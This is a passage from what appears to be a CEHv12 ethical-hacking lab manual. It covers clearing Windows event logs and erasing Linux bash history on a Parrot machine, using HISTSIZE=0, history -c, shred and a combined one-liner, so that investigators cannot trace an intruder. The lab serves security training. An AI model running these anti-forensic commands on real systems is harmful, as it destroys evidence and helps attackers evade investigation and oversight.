11. Press **ctrl+c** in the command prompt to stop the encryption.

Note: The time taken to overwrite the deleted file, folder or drive depends upon its size.

12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).


13. Close all open windows and document all the acquired information.

Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more `~/.bash_history` command. This feature of BASH is a problem for hackers, as investigators could use the `bash_history` file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
 2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




3. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

4. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



5. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
6. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

7. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.

```
[attacker@parrot]~[-]
$export HISTSIZE=0
[attacker@parrot]~[-]
$history -c
[attacker@parrot]~[-]
$shred ~./bash_history
[attacker@parrot]~[-]
$more ~./bash_history
000?{000J0h600h0xB0K0Pjg(w00-00@0A)D0U00t0#Z0600-40@V00[SH0000000000j00\B*0000s[08000
#f00_nrk0[]YS-00B_00t0U{00o000K0#p00l0=0-6a00*0000b0[]0@ 0C00o0V0000Щa0-3iCu0L00K0`00E000_00D0@RGj00003[]0av10@U`00jg00=+0q0i000!00(00y0060,`P000s0S00dBD000j000000{!0#0^L0}000P000000-0?00
000獲^
--More-- (21%)
```


8. Type **ctrl+z** to stop viewing the shredded history content.

Note: The time taken for shredding history file depends on the size of the file.

```
[attacker@parrot]~[-]
$export HISTSIZE=0
[attacker@parrot]~[-]
$history -c
[attacker@parrot]~[-]
$shred ~./bash_history
[attacker@parrot]~[-]
$more ~./bash_history
00Z00+0?0C00X000>00`0020r0D00A0k0UK0p0(i00004u^0Es\5A03^x00z{000h0G3;v 0~0'00A*L00A.020r{T07m0Mu00Z0
D00e(00;0(0FX'000&0CF
0y0]000000
h000z00k0m0j0"000,00a04独0F&JH00\000^000' |060E^%0000}!000e°(t09G00000000Fc00}0 n0c00000Y0j00
{0900^ 0010Pgr00K0_H编 q0 0[00j0

--More-- (26%)
[1]+ Stopped more ~./bash_history
[x]-[attacker@parrot]~[-]
$
```

9. You can use all the above-mentioned commands in a single command by issuing `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit`.



10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
12. Close all open windows and document all the acquired information.

Task 4: Hiding Artifacts in Windows and Linux Machines

